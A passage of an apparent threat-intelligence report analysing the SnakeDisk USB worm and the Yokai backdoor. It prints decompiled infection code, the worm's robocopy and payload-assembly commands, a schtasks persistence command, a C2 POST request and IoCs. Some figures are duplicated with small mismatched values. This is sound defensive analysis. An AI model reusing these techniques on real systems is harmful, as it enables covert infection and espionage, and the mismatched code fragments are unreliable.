
Notably, execution will also continue if an error occurs while resolving APIs or during network communication.

SnakeDisk then ensures it only runs in a single instance by attempting to open a mutex "Global\\<mutx config value>". If the mutex already exists, the malware exits; otherwise, it creates the mutex via *CreateMutexW.*

USB device detection

In order to infect any already connected USB drives, SnakeDisk begins to loop through all possible drive letters from A-Z. It opens a handle to the physical volume, such as "\\.\A:" and sends the IO control code IOCTL_STORAGE_GET_HOTPLUG_INFO (0x2D0C14) to the device. If the device is a hotplug device according to the returned STORAGE_HOTPLUG_INFO struct, it launches a new thread to infect that drive.

After going through all drive letters, SnakeDisk sleeps for 5 seconds and then registers a new window class "TestClassName" and creates a corresponding window "TestWindowName". In order to retrieve messages from the operating system, the function creates a Windows Message loop using *GetMessageW* and dispatches the messages to the malware's window procedure via *TranslateMessage* and *DispatchMessageW*. It only exits the loop when receiving a WM_CAP_PAL_OPEN (0x450) message. The malicious window class references a custom procedure which listens for the WM_DEVICECHANGE (0x219) message, and specifically the DBT_DEVICEARRIVAL (0x8000) and DBT_DEVICEREMOVECOMPLETE (0x8004) events.



```
if ( Msg == WM_DEVICECHANGE )
{
  drive_letter = 0;
  if ( lParam && lParam->dbcv_devicetype == 2 )
  {
    v6 = COERCE_UNSIGNED_INT64(lParam->dbcv_unitmask);
    v6.m128d_f64[0] = lParam->dbcv_unitmask;
    v8 = _libm_sse2_log_precise(v6, a1).m128d_f64[0];
    drive_letter = ((v8 / _libm_sse2_log_precise(0x4000000000000000uLL, a1).m128d_f64[0]) + 'A');
  }
  if ( wParam == DBT_DEVICEARRIVAL )
  {
    struct_callbacks->start_thread_for_drive(drive_letter);
  }
  else if ( wParam == DBT_DEVICEREMOVECOMPLETE )
  {
    struct_callbacks->start_thread_drop_exec_payloads(drive_letter);
  }
}
return DefWindowProcW(hWnd, Msg, wParam, lParam);
```

Fig. 9: Window class callback function listening for WM_DEVICECHANGE messages


```
if ( Msg == WM_DEVICECHANGE )
{
  drive_letter = 0;
  if ( lParam && lParam->dbcv_devicetype == 2 )
  {
    v6 = COERCE_UNSIGNED_INT64(lParam->dbcv_unitmask);
    v6.m128d_f64[0] = lParam->dbcv_unitmask;
    v8 = _libm_sse2_log_precise(v6, a1).m128d_f64[0];
    drive_letter = ((v8 / _libm_sse2_log_precise(0x4000000000000000uLL, a1).m128d_f64[0]) + 'A');
  }
  if ( wParam == DBT_DEVICEARRIVAL )
  {
    struct_callbacks->start_thread_for_drive(drive_letter);
  }
  else if ( wParam == DBT_DEVICEREMOVECOMPLETE )
  {
    struct_callbacks->start_thread_drop_exec_payloads(drive_letter);
  }
}
return DefWindowProcW(hWnd, Msg, wParam, lParam);
```


If such a message is received, for instance, when a USB device is plugged into the infected machine, the function uses the "dbcv_unitmask" field of the DEV_BROADCAST_VOLUME structure to determine the drive letter of the corresponding device. For newly connected devices, a new thread is launched to infect the drive. If SnakeDisk detects a device removal, it starts a thread to drop and execute its embedded payload, which initiates the same execution path that the SnakeDisk DLL's execution with the "-hope" command line argument would have caused.

USB propagation

The thread to infect a detected USB device begins by searching the drive for an existing config file to determine if it was already infected. It attempts to decrypt and parse a configuration from any file with a *.dat* or *.cd* extension. If a configuration is parsed, the malware compares the version number of the already infected drive to the version of its own configuration and will only reinfect drives with older versions of SnakeDisk on them.

SnakeDisk then launches another thread to move the existing files on the USB into a new subdirectory. By essentially hiding the files a user expects on their USB, the malware increases the chance of a victim believing the USB has not yet been opened and accidentally clicking the weaponized executable on a new machine bearing the same name as the device. After execution, the malicious launcher would copy back the users' files to avoid any suspicion. The path containing the user's data on an infected device is built from the configuration values as:

<drive_letter>:\<urd>\<uud>\

The malware may use two different mechanisms for the operation; each launched in its own respective thread. The first uses *SHFIleOperationW* to move each file, and during every operation, also reads 32 bytes from a file "C:\\Windows\\Tmp\\msd.log", which are written to a file "C:\\ProgramData\\app.log" before deleting the latter. The purpose of this behavior is unclear.

```
if ( lstrcmpiW(L"System Volume Information", current_file_buf) )
{
  file_op.hwnd = 0;
  *&file_op.pFrom = 0;
  memset(&file_op.fAnyOperationsAborted, 0, 12);
  file_op.fFlags = FOF_NO_UI;
  file_op.wFunc = FO_MOVE;
  memset(file_on_usb_drive, 0, 0x208u);
  memset(usb_drive_urd_uud_path, 0, 0x208u);
  v18 = usb_drive_path;
  if ( usb_drive_path->capacity > 7 )
    v18 = *usb_drive_path->buf;
  lstrcpyW(file_on_usb_drive, v18);
  v19 = &current_file;
  if ( current_file.capacity > 7 )
    v19 = *current_file.buf;
  lstrcatW(file_on_usb_drive, v19);
  v20 = urd_uud_path;
  if ( urd_uud_path->capacity > 7 )
    v20 = *urd_uud_path->buf;
  lstrcpyW(usb_drive_urd_uud_path, v20);
  file_op.pTo = usb_drive_urd_uud_path;
  file_op.pFrom = file_on_usb_drive;
  hFile = api_struct->CreateFileW(L"C:\\Windows\\Tmp\\msd.log", 0x80000000, 1, 0, 3, 128, 0);
  api_struct->ReadFile(hFile, lpBuffer, 32, v33, 0);
  api_struct->CloseHandle(hFile);
  api_struct->SHFileOperationW(&file_op);
  hFile2 = api_struct->CreateFileW(L"C:\\ProgramData\\app.log", 0x40000000, 0, 0, 1, 128, 0);
  api_struct->WriteFile(hFile2, lpBuffer, 32, v33, 0);
  api_struct->CloseHandle(hFile2);
  api_struct->DeleteFileW(L"C:\\ProgramData\\app.log");
}
```

Fig. 10: Moving files from the USB into a new directory

```
if ( lstrcmpiW(L"System Volume Information", current_file_buf) )
{
  file_op.hwnd = 0;
  *&file_op.pFrom = 0;
  memset(&file_op.fAnyOperationsAborted, 0, 12);
  file_op.fFlags = FOF_NO_UI;
  file_op.wFunc = FO_MOVE;
  memset(file_on_usb_drive, 0, 0x208u);
  memset(usb_drive_urd_uud_path, 0, 0x208u);
  v18 = usb_drive_path;
  if ( usb_drive_path->capacity > 7 )
    v18 = *usb_drive_path->buf;
  lstrcpyW(file_on_usb_drive, v18);
  v19 = &current_file;
  if ( current_file.capacity > 7 )
    v19 = *current_file.buf;
  lstrcatW(file_on_usb_drive, v19);
  v20 = urd_uud_path;
  if ( urd_uud_path->capacity > 7 )
    v20 = *urd_uud_path->buf;
  lstrcpyW(usb_drive_urd_uud_path, v20);
  file_op.pTo = usb_drive_urd_uud_path;
  file_op.pFrom = file_on_usb_drive;
  hFile = api_struct->CreateFileW(L"C:\\Windows\\Tmp\\msd.log", 0x80000000, 1, 0, 3, 128, 0);
  api_struct->ReadFile(hFile, lpBuffer, 32, v33, 0);
  api_struct->CloseHandle(hFile);
  api_struct->SHFileOperationW(&file_op);
  hFile2 = api_struct->CreateFileW(L"C:\\ProgramData\\app.log", 0x40000000, 0, 0, 1, 128, 0);
  api_struct->WriteFile(hFile2, lpBuffer, 32, v33, 0);
  api_struct->CloseHandle(hFile2);
  api_struct->DeleteFileW(L"C:\\ProgramData\\app.log");
}
```

While the thread runs, the malware regularly checks for successful completion for 30 seconds before launching a second thread. The second thread uses robocopy to move the files and executes the following command in a new process:

robocopy <drive_letter>:\ <drive_letter>:\<urd>\<uud>\ /XD "<drive_letter>:\<urd>\" /XF "<drive_letter>:\<unendl_org>" /XF "<drive_letter>:\<usb_volumename>.exe" /XD "System Volume Information" /E /MOVE

Both file movements exclude SnakeDisk's weaponized files and the "System Volume Information" file, which should remain in the USB disk's root directory. After running the command above, the same command is launched again with two additional flags "/IS" and "/XO", to include the same files, and exclude source directory files older than the destination.

After moving already existing files on the USB, SnakeDisk goes on to copy its own payloads from its current directory to the USB drive. The following files, as specified in the configuration, are copied via *CopyFileW*, each in a new thread:

.\<pnex> copied to <drive_letter>:\<urd>\<usd>\<unex> .\<pndl> copied to <drive_letter>:\<urd>\<usd>\<undl> .\<pnen> copied to <drive_letter>:\<urd>\<usd>\<unen> .\<pnendl> copied to <drive_letter>:\<urd>\<usd>\<unendl> .\<pnen> copied to <drive_letter>:\<usb_volumename>.exe .\<pnendl> copied to <drive_letter>:\<unendl_org>

The EXE's file name in the root of the USB drive is set to the volume name of the USB device, or just "USB.exe" if it is empty. SnakeDisk also sets the attributes SYSTEM and HIDDEN on the file copied to "<drive_letter>:\

<unendl_org>". All directories on the USB carry those attributes as well, effectively hiding everything apart from the executable. Although X-Force did not retrieve any of the other files, previous USB worms used the same technique to lure victims into clicking the executable, which would sideload a DLL to initiate the infection. That malicious DLL's filename is likely stored in the "unendl_org" configuration value. Lastly, SnakeDisk writes its configuration to a new file on the USB with the name from the "unconf" value.

Payload execution

The SnakeDisk thread responsible for dropping and executing its embedded payload is launched when a USB device removal is detected, or at the beginning of SnakeDisk's execution via the "-hope" command line argument.

First, the thread reads a marker file "vm.ini" in its directory and compares the content to its own current path. This file is also written after successful dropping and execution of payloads and indicates if a victim has already been infected with SnakeDisk's embedded payload. If the paths match, no payloads will be dropped and the thread terminates.

After the first check, SnakeDisk begins to drop a series of payloads to the "C:\Users\Public\" directory. Each file is constructed in memory from immediate values in large functions between 0.6 and 3.3 MB.

```
push    ebp
mov     ebp, esp
sub     esp, 0
mov     eax, [ebp+payload_size_ptr]
mov     dword ptr [eax], 0A1401h
push    0A1404h
call    lib_allocate_memory
add     esp, 4
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
mov     [ebp+var_8], ecx
mov     edx, [ebp+payload_ptr]
mov     eax, [ebp+var_8]
mov     [edx], eax
mov     ecx, 4
imul    edx, ecx, 0
add     edx, [ebp+var_8]
mov     dword ptr [edx], 0CC5C9681h ; MZ header ^ 0xCC
mov     eax, 4
shl     eax, 0
add     eax, [ebp+var_8]
mov     dword ptr [eax], 0CCCCCCCFh
mov     ecx, 4
shl     ecx, 1
add     ecx, [ebp+var_8]
mov     dword ptr [ecx], 0CCCCCC8h
mov     edx, 4
```

Fig. 11: Disassembled function constructing a binary payload

```
push    ebp
mov     ebp, esp
sub     esp, 8
mov     eax, [ebp+payload_size_ptr]
mov     dword ptr [eax], 0A1401h
push    0A1404h
call    lib_allocate_memory
add     esp, 4
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
mov     [ebp+var_8], ecx
mov     edx, [ebp+payload_ptr]
mov     eax, [ebp+var_8]
mov     [edx], eax
mov     ecx, 4
imul    edx, ecx, 0
add     edx, [ebp+var_8]
mov     dword ptr [edx], 0CC5C9681h ; MZ header ^ 0xCC
mov     eax, 4
shl     eax, 0
add     eax, [ebp+var_8]
mov     dword ptr [eax], 0CCCCCCCFh
mov     ecx, 4
shl     ecx, 1
add     ecx, [ebp+var_8]
mov     dword ptr [ecx], 0CCCCCCC8h
mov     edx, 4
```

The payloads are then decrypted via a simple XOR operation before being dropped as files to:

- C:\Users\Public\srv0
- C:\Users\Public\srv1
- C:\Users\Public\srv2
- C:\Users\Public\loga
- C:\Users\Public\logb
- C:\Users\Public\logc

These files are concatenated together in groups of three to produce the two final payloads via the following commands:

cmd.exe /c cd "c:\users\public\" & copy /b "srv0"+"srv1"+"srv2" c:\users\public\libcef.dll cmd.exe /c cd "c:\users\public\" & copy /b "loga"+"logb"+"logc" c:\users\public\<randomised_name>.exe

The EXE's filename is created from 10 random uppercase letters and numbers. After concatenation, the files are deleted.

Finally, the executable is launched in a new process with a hardcoded command line argument:

c:\users\public\<randomised_name>.exe -project-mod

Unsurprisingly, the EXE (bb5bb82e5caf7d4dbbe878b75b23f793a5f3c5ca6dba70d8be447e8c004d26ce) is a legitimate and signed executable (*acwebbrowser.exe)* which sideloads the malicious *libcef.dll* during execution.

Yokai backdoor

The DLL payload was identified as the Yokai backdoor, reported on in December 2024 by Netskope. Upon execution, the malware first checks for the "-project-mod" argument and then establishes persistence via a scheduled task if the user is not a member of the Administrator's group:

cmd.exe /c schtasks /create /f /sc MINUTE /MO 5 /tn "MicrosoftEdgeAcModuleUpdateTask" /tr "<path> -project-mod"

It goes on to create a new mutex "**k1tpddvivh74fo1et725okr1c1**" and initializes an internal configuration structure. The variant dropped by SnakeDisk contains the version string "1.0.0" and reaches out to a hardcoded C2 server via HTTP POST requests:

POST /kptinfo/import/index.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHTTP Example/1.0 API-INDEX: 0 Accept-Connect: 0 Content-Length: 156 Host: 118.174.183[.]89 <encrypted data>

As described in Netskope's analysis, Yokai is used to create a reverse shell through anonymous pipes, allowing operators to execute arbitrary commands on the infected machine.

Interestingly, Yokai shows overlaps with other backdoor families attributed to Hive0154, such as Pubload/Pubshell and Toneshell. Although those families are clearly separate pieces of malware, they roughly follow the same structure and use similar techniques to establish a reverse shell with their C2 server.

Overlaps with Tonedisk

X-Force analysis also revealed strong overlaps between SnakeDisk and Tonedisk. Over the years, there have been several USB worm families associated with Hive0154. Variants strongly related to the Toneshell family in their implementations are tracked by X-Force as Tonedisk. So far, there have been 3 major Tonedisk versions (A, B and C) identified. Each of the Tonedisk versions is a suite of different malicious components that make up the full functionality of the USB worm. These components include launchers, loaders, spreaders, encrypted files, installers and backdoors.

SnakeDisk overlaps specifically with the ToneDisk A variant, which was also reported on in mid-2023 by Checkpoint as WispRider. Both malware's USB propagation mechanisms, API hashing and configuration files display several similarities, which align with Hive0154 subclusters' known tendency to share and repurpose malware among themselves.

Attribution

X-Force tracks the activity in this report under the Hive0154 umbrella cluster, which partially overlaps with activity published as Mustang Panda, Stately Taurus, Camaro Dragon, Twill Typhoon, Polaris, TEMP.Hex, and Earth Preta. This group appears to maintain a considerably large malware ecosystem with frequent overlaps in both malicious code, techniques used during attacks, as well as targeting. Within the larger umbrella cluster, X-Force separates at least three subclusters of activity with low confidence, with each cluster associated with one of the central malware strains PlugX, Toneshell, and Pubload. Notably, each malware strain is paired with a different USB worm framework and one or more related loader malware variants, which change more frequently. The same

loader may be used for different payloads, such as Toneshell or Pubload, within the same timeframe. However, it is important to note that the clustering of activity does not automatically signal that they are operating as separate subgroups.

Activity associated with the use of SnakeDisk and the Yokai backdoor possibly indicates a further subcluster of Hive0154. It currently appears to be mainly targeted towards Thailand, as evident from IP geolocation checks in SnakeDisk and Netskope reporting.

Conclusion

Hive0154 remains a highly capable threat actor with multiple active subclusters and frequent development cycles. X-Force assesses with high confidence that China-aligned groups like Hive0154 will continue to refine their large malware arsenal and target public and private organizations worldwide. The malware discussed in the report above is likely still in early development, allowing defenders to adopt detection mechanisms before their widespread use. Entities at risk of Hive0154 espionage should remain at a heightened state of defensive security and remain vigilant with regard to the techniques mentioned in this report and review the following recommendations:

- Exercise caution with emails or PDFs containing Google Drive, Box Cloud Storage or Dropbox download links
- Exercise caution with downloaded archives, even if they do contain expected documents. Train staff to display and recognize unexpected file extensions
- Monitor and hunt in networks for TLS 1.2 Application Data packets (header: 17 03 03) without a previous TLS handshake as a sign of a Pubload or Toneshell beacon
- Monitor and hunt for USB drives containing suspicious executable names, DLLs and hidden directories which could indicate a device infected with a USB worm
- Monitor and hunt for suspicious and unknown directories in C:\ProgramData\ which contain a legitimate EXE vulnerable to DLL sideloading and a corresponding DLL
- Monitor and hunt for persistence techniques in the registry and scheduled tasks
- Hunt for processes, network traffic and IoCs detailed in this report
- Monitor any unusual network, persistence, or file modification activity coming from seemingly benign process executables that sideload a malicious DLL

Indicators of compromise

Indicator	Indicator Type	Context
f8b28cae687bd55a148d363d58f13a797486f12221f0e0d080ffb53611d54231	SHA256	Weaponized archive delivering Toneshell8

8132beeb25ce7baed0b561922d264b2a9852957df7b6a3daacfbb3a969485c79	SHA256	Weaponized archive delivering Toneshell8
d1466dca25e28f0b7fae71d5c2abc07b397037a9e674f38602690e96cc5b2bd4	SHA256	Weaponized archive delivering Toneshell8
1272a0853651069ed4dc505007e8525f99e1454f9e033bcc2e58d60fdafa4f02	SHA256	Weaponized archive delivering Toneshell8
b8c31b8d8af9e6eae15f30019e39c52b1a53aa1c8b0c93c8d075254ed10d8dfc	SHA256	Weaponized archive delivering Toneshell7
7087e84f69c47910fd39c3869a706e55324783af8d03465a9e7bfde52fe4d1d6	SHA256	Weaponized archive delivering Pubload
38fcd10100f1bfd75f8dc0883b0c2cb48321ef1c57906798a422f2a2de17d50c	SHA256	Weaponized archive delivering Pubload
69cb87b2d8ee50f46dae791b5a0c5735a7554cc3c21bb1d989baa0f38c45085c	SHA256	PDF containing download URL for weaponized archive
564a03763879aaed4da8a8c1d6067f4112d8e13bb46c2f80e0fcb9ffdd40384c	SHA256	Loader injecting Toneshell7

e4bb60d899699fd84126f9fa0df f72314610c56fffca3d11f3b6fc93fc b75e00	SHA256	Loader injecting Pubload
c2d1ff85e9bb8feb14fd015dceee1 66c2e52e2226c07e23acc348815 c0eb4608	SHA256	Loader injecting Pubload
188.208.141[.]196	IPv4	Pubload C2 server
bdbc936ddc9234385317c4ee83 bda087e389235c4a182736fc597 565042f7644	SHA256	Toneshell8 backdoor
f0fec3b271b83e23ed7965198f3b 00eece45bd836bf10c038e99106 75bafefb1	SHA256	Toneshell8 backdoor
e7b29611c789a6225aebbc9fee37 10a57b51537693cb2ec16e2177c22 392b546	SHA256	Toneshell8 backdoor
9ca5b2cbc3677a5967c448d9d21 eb56956898ccd08c06b372c6471f b68d37d7d	SHA256	Toneshell8 backdoor
146.70.29[.]229	IPv4	Toneshell7/Toneshell8 C2 server
318a1ebc0692d1d012d20d306 d6634b196cc387b1f4bc38f97d d437f117c7e20	SHA256	Toneshell9 backdoor
0d632a8f6dd69566ad98db56 e53c8f16286a59ea2bea81c2761	SHA256	Weaponized archive delivering Toneshell9

d43b6ab4ecafd		
39e7bbcceddd16f6c4f2fc2335a50c534e182669cb5fa90cbe29e49ec6dfd0df	SHA256	Weaponized archive delivering Toneshell9
05eb6a06b404b6340960d7a6cf6b1293e706ce00d7cba9a8b72b3780298dc25d	SHA256	Loader containing Toneshell fork which served as a basis for Toneshell9
123.253.34[.]44	IPv4	Toneshell9 C2 server
www.slickvpn[.]com	Domain	Toneshell9 C2 server
dd694aaf44731da313e4594d6ca34a6b8e0fcce505e39f8273b9242fdf6220e0	SHA256	SnakeDisk USB worm
bb5bb82e5caf7d4dbbe878b75b23f793a5f3c5ca6dba70d8be447e8c004d26ce	SHA256	SnakeDisk's benign EXE payload used for DLL sideloading Yokai
35bec1d8699d29c27b66e5646e58d25ce85ea1e41481d048bcea89ea94f8fb4b	SHA256	Yokai backdoor DLL
http://118.174.183[.]89/kptinfo/import/index.php	URL	Yokai C2 server

IBM X-Force Premier Threat Intelligence is now integrated with OpenCTI by Filigran, delivering actionable threat intelligence about this threat activity and more. Access insights on threat actors, malware, and industry risks. Install the X-Force OpenCTI Connector to enhance detection and response, strengthening your cybersecurity with IBM X-Force's expertise. Get a 30-Day X-Force Premier Threat Intelligence trial today!